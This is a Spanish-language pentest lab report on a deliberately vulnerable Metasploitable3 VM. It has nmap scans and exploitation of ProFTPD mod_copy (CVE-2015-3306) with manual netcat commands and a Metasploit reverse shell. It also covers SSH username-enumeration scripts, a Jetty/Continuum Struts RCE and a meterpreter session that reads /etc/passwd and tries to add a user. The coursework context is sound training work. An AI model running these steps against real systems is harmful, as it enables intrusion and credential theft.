10 631/tcp    open  ipp          CUPS 1.7
11 3000/tcp   closed ppp
12 3306/tcp   open  mysql        MySQL (unauthorized)
13 8080/tcp   open  http         Jetty 8.1.7.v20120910
14 8181/tcp   closed intermapper
15 MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)
16 Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
17
18 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
19 Nmap done: 1 IP address (1 host up) scanned in 10.63 seconds
```

Realizo una búsqueda de esos servicios utilizando el robot (a excepción de MySQL que no se sabe la versión).

Como no queda muy clara la versión de Samba realizo otro escaneo más agresivo para el escaneo de Service Version:

- Nmap -sV -A 10.0.2.15 > sv_A.txt

Tras eso lo organizo y me quedo con la información necesaria.

```
sv_A.txt
1 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-11 19:52 CET
2 Nmap scan report for 10.0.2.15
3 Host is up (0.00071s latency).
4 Not shown: 991 filtered tcp ports (no-response)
5 PORT      STATE SERVICE      VERSION
6 21/tcp    open  ftp          ProFTPD 1.3.5
7 22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
8 80/tcp    open  http         Apache httpd 2.4.7
9 445/tcp    open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
10 631/tcp    open  ipp          CUPS 1.7
11 3000/tcp   closed ppp
12 3306/tcp   open  mysql        MySQL (unauthorized)
13 8080/tcp   open  http         Jetty 8.1.7.v20120910
14 8181/tcp   closed intermapper
15 Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
16
17 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
18 Nmap done: 1 IP address (1 host up) scanned in 116.61 seconds
```

Enumeración concluida, revisar Vulnerabilities.xlsx para consultar el informe.

Explotación

21/FTP - CVE-2015-3306

La principal vulnerabilidad y la más famosa que tiene la versión 1.3.5 de ProFTPD 1.3.5 es la vulnerabilidad Mod_Copy, la cual permite abrir un a reverse Shell mediante un exploit encontrado en Metaexploit.

El funcionamiento básico de Mod_Copy es que, cuando se realiza la conexión a un ser servicio FTP bajo la utilización de NINGÚN usuario, podemos copiar y pegar archivos dentro de la máquina víctima sin necesidad de autentificación.

Para ello simplemente me conecto usando `nc` (para aprovechar la vulnerabilidad de conexión mediante la utilización de ningún usuario) y pruebo a realizar una copia del fichero `passwd` hacia el path por defecto de un directorio web:

- SITE CPFR /etc/passwd
- SITE CPTO /var/www/html/passwd

```
(root@Tracia)-[/home/espartaco]
# nc 10.0.2.15 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.2.15]
SITE CPFR /etc/passwd
350 File or directory exists, ready for destination name
SITE CPTO /var/www/html/passwd
250 Copy successful
```

Como se puede apreciar, el funcionamiento de la vulnerabilidad es básico, pero se pueden utilizar distintos payloads para conseguir incluso un remote Shell, que, para este ejemplo sencillo me permitirá consultar el contenido dl fichero que he copiado con anterioridad.

Como quiero ir paso a paso y mi nivel de Python no es tan bueno como me gustaría para poder entender qué hace un script de explotación medianamente complejo voy a comenzar con metaexploitable para intentar abrir un reverse Shell en la máquina víctima usando esta vulnerabilidad.

Lo primero de todo es abrir la consola de metaexploitable y realizar la búsqueda de la vulnerabilidad:

```
(root@Tracia)-[/home/espartaco]
msfconsole
Metasploit tip: Use help <command> to learn more about any command

=====
# Name                               Disclosure Date Rank Check Description
# - - - - -
0 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22 excellent Yes ProFTPD 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec
msf6 >
```


Como se puede apreciar aparece un exploit para la vulnerabilidad Mod_Copy, además con un rango excelente, así que el siguiente paso es usar ese exploit.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > █
```

Al seleccionar el exploit, metaexploit avisa de que no se encuentra un payload configurado, y que se va a usar por defecto una Shell reversa utilizando netcat de forma predeterminada.

Por curiosidad voy a ver los payloads que existen:

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads

Compatible Payloads
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/adduser		normal	No	Add user with useradd
1	payload/cmd/unix/bind_awk		normal	No	Unix Command Shell, Bind TCP (via AWK)
2	payload/cmd/unix/bind_netcat		normal	No	Unix Command Shell, Bind TCP (via netcat)
3	payload/cmd/unix/bind_perl		normal	No	Unix Command Shell, Bind TCP (via Perl)
4	payload/cmd/unix/bind_perl_ipv6		normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
5	payload/cmd/unix/generic		normal	No	Unix Command, Generic Command Execution
6	payload/cmd/unix/pingback_bind		normal	No	Unix Command Shell, Pingback Bind TCP (via netcat)
7	payload/cmd/unix/pingback_reverse		normal	No	Unix Command Shell, Pingback Reverse TCP (via netcat)
8	payload/cmd/unix/reverse_awk		normal	No	Unix Command Shell, Reverse TCP (via AWK)
9	payload/cmd/unix/reverse_netcat		normal	No	Unix Command Shell, Reverse TCP (via netcat)
10	payload/cmd/unix/reverse_perl		normal	No	Unix Command Shell, Reverse TCP (via Perl)
11	payload/cmd/unix/reverse_perl_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
12	payload/cmd/unix/reverse_python		normal	No	Unix Command Shell, Reverse TCP (via Python)
13	payload/cmd/unix/reverse_python_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via python)

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > █
```

De los payloads disponibles me llaman la atención dos de ellos: el primero es la creación de un usuario vía comando useradd, interesante para poder realizar una conexión ssh e intentar una escalada de privilegios.

El segundo es la que he comentado previamente para abrir un reverse Shell via Python, escojo esta de momento.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload 12
payload => cmd/unix/reverse_python
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > █
```

Con la ejecución de options se muestra los diferentes argumentos a configurar para realizar la explotación:

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

```

Payload options (cmd/unix/reverse_python):
  Name      Current Setting  Required  Description
  --      -
  LHOST     10.0.2.6         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
  SHELL     /bin/sh          yes       The system shell to use

Exploit target:
  Id  Name
  --  --
  0   ProFTPD 1.3.5

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > █
```

Las diferentes secciones por configurar son las siguientes:

- RHOSTS: listado de hosts objetivo, puede ser uno solo o varios.

- Sintaxis: 10.0.2.15-xxx

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
```

- SITEPATH: El path objetivo donde establecer la conexión de la Shell.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
```

- LHOST: Host donde abrir la escucha para el reverse Shell.
- LPORT: Puerto utilizado para escuchar la conexión entrante para el reverse Shell
- SHELL: Tipo de Shell utilizada para la conexión.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SHELL /bin/bash
SHELL => /bin/bash
```

Con todo configurado solo queda ejecutar el exploit y comprobar el resultado:

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 10.0.2.6:4444
[*] 10.0.2.15:80 - 10.0.2.15:21 - Connected to FTP server
[*] 10.0.2.15:80 - 10.0.2.15:21 - Sending copy commands to FTP server
[*] 10.0.2.15:80 - Executing PHP payload /Jh1f2.php
[*] 10.0.2.15:80 - Deleted /var/www/html/Jh1f2.php
[*] Command shell session 3 opened (10.0.2.6:4444 -> 10.0.2.15:36836) at 2024-02-12 20:43:16 +0100

ls
chat
drupal
passwd
payroll_app.php
phpmyadmin
whoami
www-data

uname -a
Linux metasexploitable3-ubi404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```

```
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534::/var/lib/nfs:/bin/false
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
dirmngr:x:105:111::/var/cache/dirmngr:/bin/sh
leia_organa:x:1111:100::/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100::/home/luke_skywalker:/bin/bash
han_solo:x:1113:100::/home/han_solo:/bin/bash
artoo_detoo:x:1114:100::/home/artoo_detoo:/bin/bash
c_three_pio:x:1115:100::/home/c_three_pio:/bin/bash
ben_kenobi:x:1116:100::/home/ben_kenobi:/bin/bash
darth_vader:x:1117:100::/home/darth_vader:/bin/bash
anakin_skywalker:x:1118:100::/home/anakin_skywalker:/bin/bash
jarjar_binks:x:1119:100::/home/jarjar_binks:/bin/bash
lando_calrissian:x:1120:100::/home/lando_calrissian:/bin/bash
boba_fett:x:1121:100::/home/boba_fett:/bin/bash
jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash
greedo:x:1123:100::/home/greedo:/bin/bash
chewbacca:x:1124:100::/home/chewbacca:/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
avahi:x:107:114:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:108:116:colord colour management daemon,,,:/var/lib/colord:/bin/false
```

Ahora voy a tratar de crear un usuario en el sistema.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload 0
payload => cmd/unix/adduser
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      10.0.2.15        no        The local client address
  CPORT      80               no        The local client port
  Proxies     no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.0.2.15        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80              yes       HTTP port (TCP)
  RPORT_FTP  21              yes       FTP port
  SITEPATH    /var/www/html    yes       Absolute writable website path
  SSL         false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI   /               yes       Base path to the website
  TMPATH      /tmp             yes       Absolute writable path
  VHOST       no               no        HTTP server virtual host

Payload options (cmd/unix/adduser):

  Name      Current Setting  Required  Description
  ---      -
  PASS      Metasploit$1    yes       The password for this user
  USER      metasploit      yes       The username to create

Exploit target:

  Id  Name
  --  -
  0    ProFTPD 1.3.5

View the full module info with the info, or info -d command.
```

Para seguir con el patrón de usuarios voy a añadir a R2_D2.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set user r2d2
user => r2d2
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set pass qwerty
```

Tras la ejecución avisa de que hay que eliminar las pruebas de forma manual, así que vuelvo a ejecutar el reverse Shell para eliminarla y aprovecho también para eliminar passwd y comprobar que se ha creado el usuario.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] 10.0.2.15:80 - 10.0.2.15:21 - Connected to FTP server
[*] 10.0.2.15:80 - 10.0.2.15:21 - Sending copy commands to FTP server
[*] 10.0.2.15:80 - Executing PHP payload /Y430d0.php
[!] 10.0.2.15:80 - This exploit may require manual cleanup of '/var/www/html/Y430d0.php' on the target
[*] Exploit completed, but no session was created.
```

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534::/var/lib/nfs:/bin/false
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
dirmngr:x:105:111::/var/cache/dirmngr:/bin/sh
leia_organa:x:1111:100::/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100::/home/luke_skywalker:/bin/bash
han_solo:x:1113:100::/home/han_solo:/bin/bash
artoo_detoo:x:1114:100::/home/artoo_detoo:/bin/bash
c_three_pio:x:1115:100::/home/c_three_pio:/bin/bash
ben_kenobi:x:1116:100::/home/ben_kenobi:/bin/bash
darth_vader:x:1117:100::/home/darth_vader:/bin/bash
anakin_skywalker:x:1118:100::/home/anakin_skywalker:/bin/bash
jarjar_binks:x:1119:100::/home/jarjar_binks:/bin/bash
lando_calrissian:x:1120:100::/home/lando_calrissian:/bin/bash
boba_fett:x:1121:100::/home/boba_fett:/bin/bash
jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash
greedo:x:1123:100::/home/greedo:/bin/bash
chewbacca:x:1124:100::/home/chewbacca:/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
avahi:x:107:114:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:108:116:colord colour management daemon,,,:/var/lib/colord:/bin/false
```

He eliminado los ficheros introducidos en el directorio, pero no se ha creado el usuario r2d2, esto puede deberse a una falta de permisos para crear el usuario.

Aun así, el servicio sí es vulnerable a Mod_Copy, así que edito el fichero Vulnerabilities.xlsx para dejarlo reflejado.

Protocol & Version	Vulnerable Y/N	CVE	CVSS	Description	URL Source
21/tcp open ftp ProFTPD 1.3.5	Y	CVE-2015-3306	10.0	The mod_copy module in ProFTPD 1.3.5 allows remote attackers to read and write to arbitrary files via the site cpfr and site cpto commands.	https://vulners.com/cve/CVE-

22/SSH- CVE-2018-15919 && CVE-2018-15473

Estos dos CVE aparentemente apuntan hacia el mismo problema con la única diferencia de las versiones afectadas. Cualquiera de los dos CVE afectan a la versión 6.6.1 de la máquina objetivo.

La descripción de esta vulnerabilidad es la siguiente: El comportamiento observable de forma remota en auth-gss2.c en OpenSSH hasta 7.8 inclusive podría ser utilizado por usuarios maliciosos remotos para detectar la existencia de usuarios en un sistema de destino cuando GSS2 está en uso.

Más información detallada: <https://seclists.org/oss-sec/2018/q3/180>

Sabiendo que se puede identificar si el usuario existe mediante la autenticación gaspi (auth-gss2.c) el siguiente paso es dar con un exploit que se aproveche de esta vulnerabilidad con el objetivo de determinar si existe un usuario o no dentro del sistema usando la fuerza bruta.

<https://github.com/epi052/cve-2018-15473>

README.md

The screenshot shows the README.md file for the CVE-2018-15473 repository. It includes a title, a description of the vulnerability, an 'Install' section with instructions on how to install the exploit, and an 'Examples' section showing a command to run the exploit and its output.

```
README License
```

CVE-2018-15473

OpenSSH through 7.7 is prone to a user enumeration vulnerability due to not delaying bailout for an invalid authenticating user until after the packet containing the request has been fully parsed, related to auth2-gss.c, auth2-hostbased.c, and auth2-pubkey.c.

Install

You may need to install your distro's equivalent `openssh-dev` package

```
# NOTE: if you're installing on kali, you can skip the pip install; paramiko is already there.

git clone https://gitlab.com/epi052/cve-2018-15473.git
cd cve-2018-15473
pip install -r requirements.txt
# - OR -
pipenv install -r requirements.txt # if you're cool like that
chmod u+x ssh-username-enum.py
```

Examples

A single username

```
(cve-2018-15473)-> ./ssh-username-enum.py -u epi 192.168.1.2
[+] epi found!
```

He revisado el código y a simple vista no parece que abra un backdoor ni instale algo sospechoso en el equipo. Además también le he encomendado a ChatGPT que revise el código con ese fin. Llegando a la conclusión de que solamente se centra en la explotación de la vulnerabilidad de enumeración de usuarios. Por lo que comienzo clonando el repositorio en mi máquina.

```
(espartaco@Tracia)-[~/Documents/Metaexploitable3/Ubuntu]
$ git clone https://github.com/epi052/cve-2018-15473
Cloning into 'cve-2018-15473' ...
remote: Enumerating objects: 31, done.
remote: Total 31 (delta 0), reused 0 (delta 0), pack-reused 31
Receiving objects: 100% (31/31), 7.94 KiB | 7.94 MiB/s, done.
Resolving deltas: 100% (16/16), done.
```

El siguiente paso es darle permisos de usuario al script de python.

```
(espartaco@Tracia)-[~/Documents/Metaexploitable3/Ubuntu/cve-2018-15473]
$ chmod u+x ssh-username-enum.py
```

Mi versión de Python ya tiene instaladas las dependencias necesarias para ejecutar el script, así que solamente queda lanzarlo.

Para probar que el script funciona voy a intentar descubrir a “han_solo”, ya que en la explotación anterior he visto que existe gracias a mostrar el contenido de /etc/passwd.

```
(espartaco@Tracia)-[~/Documents/Metaexploitable3/Ubuntu/cve-2018-15473]
$ ./ssh-username-enum.py -u han_solo 10.0.2.15
[+] OpenSSH version 6.6 found
[+] han_solo found!
```

A simple vista parece que el servicio es vulnerable, pero hay que comprobar el caso negativo, así que hago un intento para el usuario Jonatan, el cual no se encuentra en el sistema objetivo.

```
(espartaco@Tracia)-[~/Documents/Metaexploitable3/Ubuntu/cve-2018-15473]
$ ./ssh-username-enum.py -u jonatan 10.0.2.15
[+] OpenSSH version 6.6 found
[+] jonatan found!
```

Pues al parecer parece un falso positivo, ya que se busque por el usuario que se busque, la ejecución del script sale satisfactoriamente encontrado.

Como no entiendo mucho de Python voy a usar otro script, esta vez de exploit-db.

Kali tiene instalada la herramienta searchlist, que busca directamente en la base de datos de Exploit-DB, algo útil para agilizar las cosas desde el intérprete de comandos. Si se desea revisar el código sin descargar es útil visitar la web de Exploit-DB.

Como se ha visto en clase también existen webs como Exploitius o AttackerDB.


```
(espartaco@Tracia)-[~/Documents/Metaexploitable3/Ubuntu/cve-2018-15473]
$ searchsploit ssh user
```

Exploit Title	Path
(SSH.com Communications) SSH Tectia - USER	unix/remote/23156.rb
AbsoluteTelnet 11.12 - 'SSH1/username' Den	windows/dos/48305.py
AbsoluteTelnet 11.12 - 'SSH2/username' Den	windows/dos/48010.py
Cisco UCS Director - default scpuser passw	unix/remote/47346.rb
NethServer 7.3.1611 - Cross-Site Request F	json/webapps/42580.html
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (linux/remote/45210.py
OpenSSH 7.2p2 - Username Enumeration	linux/remote/40136.py
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py
OpenSSH/PAM 3.6.1p1 - 'gossh.sh' Remote Us	linux/remote/26.sh
OpenSSH/PAM 3.6.1p1 - Remote Users Discove	linux/remote/25.c
OpenSSHd 7.2p2 - Username Enumeration	linux/remote/40113.txt
SSH - User Code Execution (Metasploit)	multiple/remote/41694.rb
Sysax 5.53 - SSH 'Username' Remote Buffer	windows/remote/18535.py
Sysax 5.53 - SSH 'Username' Remote Buffer	windows/remote/18557.rb

Shellcode Title	Path
Linux/x86 - Add User (sshd/root) To /etc/p	linux_x86/46689.c

El resultado arroja 4 scripts de la misma vulnerabilidad que estoy intentando explotar. Yo los he descargado todos previamente y todos tienen fallos de sintaxis y fallos por obsolescencia. Excepto User Enumeration (2) 45939.py, así que voy con ese.

```
(espartaco@Tracia)-[~/Documents/Metaexploitable3/Ubuntu/cve-2018-15473]
$ searchsploit -m 45939.py
Exploit: OpenSSH < 7.7 - User Enumeration (2)
URL: https://www.exploit-db.com/exploits/45939
Path: /usr/share/exploitdb/exploits/linux/remote/45939.py
Codes: CVE-2018-15473
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/espartaco/Documents/Metaexploitable3/Ubuntu/cve-2018-15473/45939.py
```

Una vez revisado el código procedo con la comprobación.

```
(espartaco@Tracia)-[~/Documents/Metaexploitable3/Ubuntu/cve-2018-15473]
$ ./45939.py 10.0.2.15 jonatan
[+] jonatan is a valid username
```

Y como se puede apreciar, el servicio parece ser seguro frente a esta vulnerabilidad.

8080/Jetty 8.1.7 –CVE-2019-10247

Esto es una vulnerabilidad muy simple, pero me ha dado pie a encontrar una vulnerabilidad bastante gorda.

La vulnerabilidad trata de que al intentar entrar en un directorio que no existe, Jetty hace una serie de sugerencias de directorios disponibles.


```
← → ↺ 🏠 10.0.2.15:8080 ☆ 📄 ⌵ ⌵ ⌵
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
```

Error 404 - Not Found.

No context on this server matched or handled this request.
Contexts known to this server are:

- /continuum ---> o.e.j.w.WebAppContext{/continuum.file:/opt/apache_continuum/apache-continuum-1.4.2/apps/continuum/./../apps/continuum/

Si accedo al directorio aparece el apartado de login de una web llamada Continuum.




Pero ¿qué es Continuum?

<https://continuum.apache.org/>

Descripción según la web oficial mencionada: Apache Continuum™ es un servidor de integración continua listo para la empresa con características como compilaciones automatizadas, administración de versiones, seguridad basada en roles e integración con herramientas de compilación y sistemas de administración de control de fuente populares. Ya sea que tenga un equipo de compilación centralizado o desee poner el control de los lanzamientos en manos de los desarrolladores, Continuum puede ayudarlo a mejorar la calidad y mantener un entorno de compilación consistente.

Me parece interesante, tengo por un lado Apache 2.4.7, por otro lado Jetty 8.1.7 y por último Continuum.

Pero volvamos atrás y miremos más profundamente:



La vulnerabilidad asociada al CVE-2019-10247 me acaba de dar la información sobre la versión de Continuum, siendo la 1.4.2. Lo que me da pie a buscar vulnerabilidades para esa versión en concreto. Hay que actualizar la enumeración entonces...

8080/Continuum - CVE-2013-2251

Apache Continuum se ve afectado por una vulnerabilidad en la versión de la biblioteca Struts que utiliza. Esta vulnerabilidad permite a un usuario malintencionado ejecutar código en el servidor de forma remota. Se pueden encontrar más detalles sobre la vulnerabilidad en <http://struts.apache.org/release/2.3.x/docs/s2-016.html>

Fuente: <https://continuum.apache.org/security.html>

Este ejemplo refleja como el proceso de un pentest no es lineal, sino cíclico, por lo tanto añadido una nueva vulnerabilidad al fichero Vulnerabilities.xlsx

Página 21 de 40

Como se puede apreciar tengo acceso completo al sistema de ficheros del directorio de continuum.

```
meterpreter > ls
Listing: /opt/apache/continuum/apache-continuum-1.4.2
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	13937	file	2014-06-04 13:01:41 +0200	LICENSE
100644/rw-r--r--	173	file	2014-06-04 13:36:56 +0200	NOTICE
040755/rwxr-xr-x	4096	dir	2020-10-29 20:27:59 +0100	apps
040755/rwxr-xr-x	4096	dir	2020-10-29 20:27:59 +0100	bin
040755/rwxr-xr-x	4096	dir	2014-06-04 13:36:57 +0200	conf
040755/rwxr-xr-x	4096	dir	2014-06-04 13:01:41 +0200	contexts
040755/rwxr-xr-x	4096	dir	2020-10-29 20:27:59 +0100	data
100644/rw-r--r--	768	file	2024-02-13 15:30:25 +0100	derby.log
040755/rwxr-xr-x	4096	dir	2014-06-04 13:36:57 +0200	lib
040755/rwxr-xr-x	4096	dir	2024-02-13 15:30:13 +0100	logs
040755/rwxr-xr-x	4096	dir	2024-02-13 15:30:21 +0100	tmp

```
meterpreter >
```

Una vez dentro fíjate todas las acciones que se puede hacer con meterpreter, personalmente me ha sorprendido. Echándole imaginación se puede hacer muchas cosas desde este punto.

Stdapi: File system Commands

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
chmod	Change the permissions of a file
cp	Copy source to destination
del	Delete the specified file
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcat	Read the contents of a local file to the screen
lcd	Change local working directory
lls	List local files
lmkdir	Create new directory on local machine
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

Stdapi: System Commands

Command	Description
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getuid	Get the user that the server is running as
kill	Terminate a process
localtime	Displays the target system local date and time
pgrep	Filter processes by name
pkill	Terminate processes by name
ps	List running processes
shell	Drop into a system command shell
suspend	Suspends or resumes a list of processes
sysinfo	Gets information about the remote system, such as OS

Stdapi: Networking Commands

